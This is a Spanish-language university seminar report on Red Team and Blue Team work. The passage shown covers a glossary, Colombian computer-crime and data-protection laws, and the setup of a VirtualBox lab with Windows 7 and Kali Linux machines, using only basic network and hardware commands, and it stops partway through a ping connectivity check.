CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

ANDRES ALBERTO RENDON MARMOLEJO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD – RED TEAM & BLUE TEAM
GRUPO 202337164_2
ABRIL DE 2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

ANDRES ALBERTO RENDON MARMOLEJO

TUTOR:
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD – RED TEAM & BLUE TEAM
GRUPO 202337164_2
ABRIL DE 2021

RESUMEN

En el seminario especializado, Equipos estratégicos de Seguridad Red Team & Blue Team, se realizaron distintas actividades que hacen parte de investigación, análisis, implementación, pruebas, resultados y documentación, todas estas fueron distribuidas en 4 diferentes etapas progresivas, las cuales dependían de un desarrollo óptimo y unos buenos resultados para obtener éxito en la interpretación y realización de lo expuesto. Estas etapas son:

Etapa 1 - Conceptos equipos de Seguridad: Leyes informáticas en Colombia e instalación banco de trabajo.

Etapa 2 - Actuación ética y legal: Procesos ilegales y no éticos estipulados en un acuerdo de confidencialidad y los artículos de la Ley 1273 del 2009 que se vulneran.

Etapa 3 - Ejecución pruebas de intrusión: RedTeam - Intrusión a sistema operativo Windows 7 de 64 bits mediante Nmap y Metasploit de Kali Linux.

Etapa 4 - Contención de ataques informáticos: BlueTeam – Implementación, configuración, adaptabilidad y establecimiento de procesos seguros.

Para esto se establecen bancos de trabajo, instalaciones, configuraciones, investigaciones, documentaciones y todo lo necesario para realizar las diferentes etapas que hacen parte de las actividades que le corresponde a un miembro de Blue Team, Red Team y los aspectos legales que debe tener presente al momento de ejercer el cargo en una empresa llamada Whitehouse Security. Los escenarios serán claros y enfocados a lo que se requiere según corresponda.

Se mencionará lo más relevante e importante de lo realizado en cada una de estas etapas, dando así las conclusiones y recomendaciones pertinentes para entender, implementar y reconocer estas situaciones en actividades profesionales futuras.

TABLA DE CONTENIDO

GLOSARIO

Acceso abusivo: Cuando de manera no autorizada o por fuera de lo acordado se accede a todo o parte de un sistema

Acuerdo de confidencialidad: La forma de legal de comprometerse a no divulgar la información, procedimientos, temas y demás términos que en este se plasme, se maneja mediante un contrato.

Banco de trabajo: Establecer, instalar y configurar las herramientas necesarias para realizar una serie de pruebas, análisis y estudios. Particularmente se intenta simular un escenario y en este se realizan todos los procesos necesarios.

Blueteam: Es el equipo experto en ciberseguridad encargado de analizar un sistema, descubrir fallos, identificar amenazas, posibles ataques que pueda sufrir el sistema y establecer una defensa que ayude a combatir, detener e impedir que los ataques surjan efecto o afecten drásticamente el sistema.

Confiabilidad: Tener la certeza de que algo está funcionando bien y que hace lo que debe hacer.

Contención: Se puede definir como reprimir, detener o neutralizar una acción.

Copias de seguridad: Backups – Realizar respaldo de todos los datos y la información. Lo que se hace es realizar una copia de la información deseada por si el sistema sufre algún daño y compromete la integridad de la información. La frecuencia en que se realizan las copias de seguridad en un sistema depende de qué tanto información nueva o actualizada está entrando al sistema, por ende, estipular el tiempo de realización es óptimo para garantizar que al momento de tener que utilizarlas, esta tenga la información más reciente. Las copias de seguridad deben alojarse fuera del mismo sistema del que se generó, comúnmente se guardan en servidores en la nube o en unidades externas.

COPNIA: Consejo Profesional Nacional de Ingeniería, encargada de controlar, verificar, inspeccionar y garantizar que la ingeniería se esté desempeñando correctamente. Por medio de esta se gestiona la tarjeta profesional como ingeniero y se conoce el código de ética que debemos respetar como ingenieros. También involucra profesiones a fines y profesiones auxiliares en general.

Datos de chuzadas: Son los datos que se adquieren cuando se interceptan comunicaciones o transferencia de información. Se hicieron famosas cuando empezaron a aplicarse en llamadas telefónicas. Su único objetivo es obtener información por medio de conversaciones en las que no se está autorizado estar u obtener información que se está transfiriendo por correo electrónico u otro medio de la red.

Disponibilidad: Estado en el que se encuentra algo que puede utilizarse sin ningún problema. Se utiliza para referenciar la existencia y acceso completo para hacer uso cuando se desee.

Ética profesional: Son los valores y las acciones correctas que deben caracterizar a los profesionales cuando estén desempeñando un cargo laboral. Por medio de la ética profesional se identifica la calidad como trabajador o miembro de una organización.

Exploit: Se reconoce la acción cuando se ejecuta algún procedimiento para atacar un sistema, aprovechar errores encontrados o utilizar vulnerabilidades para acceder a un sistema. Un exploit puede ser algo parametrizado, programado, configurado o simplemente una orden para realizar una debida acción.

Hardenización: Consiste en endurecer un sistema (hacerlo más seguro y menos propenso a ataques informáticos) mediante configuraciones, actualizaciones o instalaciones de herramientas que ayuden a fortalecer un sistema, de esta manera se evitan y se reducen las posibilidades de que el sistema sea atacado o que un ataque se materialice.

Intrusión: Infiltrarse o acceder a un sistema de forma no autorizada, por lo general se intenta pasar desapercibido.

Kali Linux: Sistema operativo utilizado para realizar las pruebas se seguridad, auditorías y hacking ético de los sistemas. Cuenta con herramientas que permite realizar estas actividades de una manera más gráfica y obteniendo interfaz de resultados más amigables.

Metasploit framework: Herramienta utilizada en sistemas operativos como Kali Linux por Blueteam y Readteam, con la cual se pueden realizar pruebas de intrusión, ejecutar exploits y documentar los resultados.

Meterpreter: Es un programa malicioso y utilizado para poder controlar de manera remota un sistema.

Nmap: Herramienta utilizada en sistemas operativos como Kali Linux, la cual sirve para obtener las direcciones IP de una red, los puertos disponibles de los equipos que encuentra en la red, características de sistemas y mucha información que viaja por la red.

Parámetros: Conjunto de elementos que al integrarse cumplen una funcionalidad. Con la integración de parámetros se puede armar y establecer la ejecución de un programa, un destino y una finalidad. Los parámetros por lo general se reúnen para darle forma y sentido a algo.

Payload: Es lo que ejecutamos cuando activamos un exploit, o sea es lo que se pretende hacer en la vulnerabilidad encontrada.

Plan de contingencia: Prepararse para sucesos que puedan ocurrir, ya sea a nivel geográfico, organizacional, sistemático y que puedan afectar el flujo normal de algo. Todo plan de contingencia tiene un propósito y debe ser estudiado cuidadosamente, ya que si llega a producirse el suceso para el que fue creado y no surge efecto, este será inútil.

Redteam: Es el equipo encargado de actuar como atacantes, con el fin de realizar todos los análisis, descubrir vulnerabilidades, realizar ataques y realizar de una manera ética todo lo que un atacante podría hacerle a un sistema. De esta forma se pueden detectar falencias de seguridad en los sistemas e identificar que hay cosas por hacer. La idea es que constantemente el Redteam esté trabajando y recorriendo lo que más pueda en busca de nuevas falencias.

Vulnerabilidad: Debilidad encontrada en un proceso. Cuando se habla de vulnerabilidad se habla de peligro, de que no está preparada o que no es lo suficientemente capaz para enfrentar algo. Si algo es vulnerable puede ser fácilmente atacado y no solo para destruir sino para utilizarse como acceso al sistema.

WM Virtual Box: Es un software de máquina virtual utilizado para los bancos de trabajo. Por medio de Virtual Box se pueden instalar sistemas operativos en el equipo y controlar todos estos ambientes. Se comparten los recursos del equipo y de este dependen la eficiencia de la máquina virtual.

INTRODUCCIÓN

Con la presente actividad lo que se pretende es identificar lo más relevante de las etapas que se realizaron durante el seminario, lo cual hace parte de resaltar los aspectos legales, las actividades realizadas como miembros de Redteam y de Blueteam y los respectivos análisis de los resultados y los procesos que se fueron realizando.

Se considera lo más relevante a lo práctico, a lo que de una forma muestra lo que puede pasar en un entorno real y que mediante las habilidades como profesionales en seguridad informática y ciberseguridad se implementan para dar respuesta, proponer solución y ejecutar las acciones solicitadas.

Todo lo realizado hace parte de un producto progresivo, el cual tiene una dependencia de procesos para poder terminar de la forma que terminó y con toda la documentación que se estableció. Esta actividad deja muchas conclusiones y recomendaciones, de paso incentiva a seguir explorando sobre ciberseguridad y las estrategias que podemos implementar en casos reales. Se advierten muchos factores, pero esto le suma a la importancia de trabajar con responsabilidad, seguridad y con una gran visión.

OBJETIVOS

OBJETIVO GENERAL

Presentar formalmente lo más relevante de lo realizado en las etapas que componen el seminario especializado Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, incluyendo los aspectos legales que deben considerarse.

OBJETIVOS ESPECÍFICOS

- Reconocer las leyes informáticas que rigen en Colombia.
- Establecer un banco de trabajo para poder realizar las actividades.
- Identificar los procesos ilegales, no éticos y qué artículos de la Ley 1273 del 2009 se están vulnerando en un contrato de confidencialidad.
- Como miembro de Red Team, realizar una intrusión a un Sistema.
- Desde el equipo Blue Team se deben diseñar estrategias para contener, hardenizar, actuar, repelar e identificar ataques a un Sistema.

DESARROLLO DEL INFORME

ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD.

Las leyes informáticas que rigen en Colombia son:

Existe la Ley 1273 de 2009, la cual refiere a que las personas y empresas pueden realizar denuncias sobre ataques informáticos, robó de información personal, software malicioso que atente contra la integridad de los activos de los datos de acceso, de la autenticación, la confidencialidad, confiabilidad y disponibilidad de la información de manera personal y empresarial. También se menciona lo que se conoce como suplantación de un sitio web, para que las personas accedan creyendo que están en una página “legal” e ingresen información como: usuarios y contraseñas, cuentas bancarias, direcciones, teléfonos, etc.

Cualquier acto que atente contra la privacidad en cuanto a información y datos se considera un delito cubierto por esta ley. También intervienen los daños a nivel de hardware o información corporativa, divulgación o manipulación de la misma que va en contra de la ética.

Cuando hablamos de delitos informáticos, hablamos de todo lo que se manipula de forma ilícita en un sistema, siendo parte directa o indirecta del evento, por ejemplo: Una persona utilizando sus conocimientos y habilidades decide suplantar una entidad y solicitar información a una persona haciéndole creer que es para un fin, siendo este un ejemplo muy común. Otra forma en la que se evidencia un delito es cuando utilizando el cargo empresarial y perfil dentro de la organización, decide adquirir información delicada para uso o simplemente acceso, quebrantando no solo la Ley sino el reglamente empresarial, siendo esto un acto de falta de ética profesional.

Suplantar a una persona también se puede presentar, ya que utilizan las credenciales de acceso y perfil de usuario para un acto que por muy pequeño que sea, atenta contra el buen nombre y legitimidad de la información.

Muchos de los ejemplos mencionados se hacen sin consentimiento de las personas o incluso les hacen creer que son para algo particular y no, termina siendo algo indebido. Algo que también se presenta y sirve como ejemplo, es cuando una persona llega a ser despedida de la empresa, esta opta por dedicarse a divulgar información de los procesos operativos y administrativos, borra la información de los equipos o los altera.

Aunque la Ley 1273 del 2009 es la ley más completa y dedicada a los delitos informáticos, también se cuentan con unas leyes más antiguas que a medida que pasaba el tiempo y avanzaba la tecnología se fueron creando, mejorando e implementando, ayudando así a solidificar un campo tan abierto y tan completo

como lo son los sistemas y los actos que se pueden realizar con ellos. Algunas de esas leyes son:

Ley 527 de 1999, la cual contempla el comercio electrónico como un medio para que una empresa pueda realizar las transacciones y evitar el costo que podía generar realizar un negocio o acuerdo directamente con una persona o empresa. Por lo cual se debieron establecer canales seguros para realizar estas operaciones y no ser víctimas de interferencias o robos. Esta ley también incluye lo que son documentaciones legales, formales, legítimas y validez en cuanto a lo que se establecen en los procesos de comercio. Gracias a esto se establecieron los certificados, las firmas digitales, mensajes cooperativos por medio de correos electrónicos y medios necesarios para establecer un acuerdo legal y asertivo.

Ley 599 del 2000, la cual comprende la interceptación de información de manera ilícita por medio de canales de comunicación, afectando la intimidad de la persona y derecho a la privacidad.

Ley 603 del 2000 tiene que ver con la piratería y la manera en que se divulgaba y generaba un negocio ilegal para los derechos de autor y se manejaban por la red.

Ley 1266 del 2008, en donde se mencionaba en su momento que, por medio de bases de datos, las entidades financieras y empresas manipulaban un gran número de datos personales (número de cuenta, dirección, teléfono, ingresos, vida crediticia, etc.) Para esto se estableció que la Superintendencia de Industria y Comercio sería la encargada de manejar estos datos y es la persona misma la que decide quién puede ver la información, que parte y el modo que va ser utilizada.

Ley 1581 del 2012, la cual habla de la autorización del tratamiento de los datos personales, lo cual tiene que ver con información de una persona: Su familia, su profesión, sus datos básicos, asociaciones, contratos, etc. De esto se desprende la implementación de esta ley, ya que primero que todo para la recolección de esta información la persona debe ser notificada y autorizar el tratamiento de estos datos, ser consciente de que está subministrando información delicada y conocer para qué y a donde va a parar la información que dé. Todo uso que se le vaya a dar a esta información, debe ser notificada previamente y autorizada por la persona, todo lo que esto conlleva es llamado Privacidad. La divulgación de esta información también se maneja por medio de esta ley y se establecen los requisitos para poder hacerlo. El objetivo de esta ley es proteger toda esta información y que al momento sé que haga uso indebido pueda establecer una demanda con los argumentos necesarios para establecer sus derechos a la privacidad.

Estas leyes en su momento no contaban con que en un futuro la red tendría tanta influencia en nuestro diario vivir, en que muchos eventos transcurren cada segundo y que la información que por ahí pasa es sumamente delicada. Para eso es importante identificar la Ley 1273 del 2009 y todo lo que conlleva un delito informático en Colombia, desde lo directo hasta lo indirecto.

Se procede a instalar un banco de trabajo, con el cual se realizarán actividades en las próximas etapas. El banco de trabajo se realizará sobre una máquina virtual y se instalarán los siguientes sistemas operativos:

Windows 7 – 32 bits


Una vez importada la OVA del Windows 7 de 32 bits se pueden ver las siguientes características en el WM Virtual Box.

Imagen 1 – Características Windows 7 de 32 bits en máquina virtual

Fuente: Propia

Luego se enciende la máquina virtual y se ven las características del hardware del sistema:


Imagen 2 – Características Hardware de Windows 7 de 32 bits



Fuente: Propia

Ahora a nivel de red se revisa la dirección IP que le corresponde, abriendo CMD y escribiendo `ipconfig`

Imagen 3 – Dirección IP de Windows 7 de 32 bits



Fuente: Propia

Windows 7 – 64 bits


Una vez importada la OVA del Windows 7 de 64 bits se pueden ver las siguientes características en el WM Virtual Box.

Imagen 4 - Características Windows 7 de 64 bits en máquina virtual

Fuente: Propia

Luego se enciende la máquina virtual y se ven las características del hardware del sistema:


Imagen 5 - Características Hardware de Windows 7 de 64 bits



Fuente: Propia

Ahora a nivel de red se revisa la dirección IP que le corresponde, abriendo CMD y escribiendo `ipconfig`

Imagen 6 – Dirección IP de Windows 7 de 64 bits




Fuente: Propia

Kali Linux

Una vez importada la OVA del Kali Linux se pueden ver las siguientes características en el WM Virtual Box.


Imagen 7 - Características Kali Linux en máquina virtual



Fuente: Propia

Luego se enciende la máquina virtual, se inicia sesión:


Imagen 8 – Iniciar Sesión en Kali Linux



Fuente Propia

Se abre una terminal y se escribe el comando `lscpu` para conocer los detalles del hardware:


Imagen 9 - Características Hardware de Kali Linux



Fuente: Propia

Luego por medio del comando `ip ad` o `ip address` se puede obtener la dirección IP

Imagen 10 - Dirección IP de Kali Linux




Fuente: Propia

Para comprobar que hay conexión entre la máquina de Kali con cada una de las máquinas de Windows, se realizará ping a las direcciones IP de cada una con el siguiente comando:

Primero se prueba la conexión con la máquina de Windows 7 de 32 bits escribiendo en la terminal `ping 192.168.10.16`

